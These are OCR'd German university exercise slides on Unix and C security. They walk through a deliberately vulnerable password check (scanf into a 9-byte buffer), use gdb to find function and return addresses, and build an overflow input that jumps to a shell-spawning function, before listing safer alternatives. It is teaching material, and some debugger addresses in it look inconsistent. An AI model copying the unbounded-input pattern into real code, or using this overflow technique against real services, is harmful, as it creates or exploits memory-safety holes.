L 9. Übung

L.1 Überblick

- Besprechung 7. Aufgabe (port_forward)
- Unix, C und Sicherheit

L.2 Unix, C und Sicherheit

- Mögliche Programmsequenz für eine Passwortabfrage in einem Server-Programm:

```
int main (int argc, char *argv[]) {
    char password[8+1];

    ... /* socket oeffnen und stdin umleiten */

    scanf ("%s", password);

    ...
}
```


Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

1 Ausnutzen des Pufferüberlaufs: Szenario

- Pufferüberschreitung wird nicht überprüft
  - die Variable **password** wird auf dem Stack angelegt
  - nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungaddresse der Funktion

2 Ausnutzen des Pufferüberlaufs: Beispielprogramm

- Test mit folgendem Programm

```
#include <stdio.h>

int ask_pwd() {
  int n;
  char password[8+1]; /* 8 Zeichen und '\0' */
  n = scanf("%s", password);
  return strcmp(password, "hallo");
}

void exec_sh() {
  char *a[] = {"/bin/sh", 0};
  execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
  if (ask_pwd() == 0) exec_sh();
}
```


Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

3 Ausnutzen des Pufferüberlaufs: Schwachstelle suchen


- übersetzen mit -g und Starten mit dem gdb

```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16          if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6           n = scanf("%s", password);
```


4 Aufbau der Daten eines Prozesses



Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

5 Ausnutzen des Pufferüberlaufs

- Analyse des Textsegmentes des Prozesses:
  - Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


  - Adresse der exec_sh-Funktion

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

  - Adresse der ask_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```


6 Aufbau der Daten eines Prozesses



Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

7 Ausnutzen des Pufferüberlaufs

- Analyse der Stackbelegung in Funktion ask_pwd()
  - ◆ Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])
$1 = 0x7ffffc40
```


  - ◆ Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])
$2 = 0x7ffffc49
```

  - ◆ Adresse der Variablen n

```
(gdb) p/x &n
$3 = (int *) 0x7ffffc4c
```


8 Aufbau der Daten eines Prozesses



Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.


9 Ausnutzen des Pufferüberlaufs

- Analyse der Stackbelegung in Funktion ask_pwd()
  - ◆ Return-Adresse

```
(gdb) x 0x7ffffc54
0x7ffff9a4:     0x080484ac
```

```
0x80484a4 <main>:       push   %ebp
0x80484a5 <main+1>:     mov    %esp,%ebp
0x80484a7 <main+3>:     call   0x8048440 <ask_pwd>
0x80484ac <main+8>:     mov    %eax,%eax
0x80484ae <main+10>:    test   %eax,%eax
0x80484b0 <main+12>:    jne    0x80484b7 <main+19>
0x80484b2 <main+14>:    call   0x8048478 <exec_sh>
0x80484b7 <main+19>:    leave
0x80484b8 <main+20>:    ret
```


10 Aufbau der Daten eines Prozesses



Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

11 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```


12 Erzeugung eines Input-Bytestroms

- Erzeugen des Binärfiles z.B. mit dem hexl-mode des Emacs
  - "012345678" + "000" + "0000" + "0000" + 0x08048478 + '\n'
- Byteorder beachten

```
(gdb) x 0x7ffffc54
0x7ffffc64:     0x080484ac

(gdb) x/4b 0x7ffffc54
0x7ffffc64:     0xac    0x84    0x04    0x08
```


Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

13 Vermeidung von Puffer-Überlauf

- scanf
  - char buf[10]; scanf("%9s", buf);
- gets
  - Verwendung von fgets
- strcpy,strcat
  - Überprüfung der String-Länge oder
  - Verwendung von strncpy, strncat
- sprintf
  - Verwendung von snprintf

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.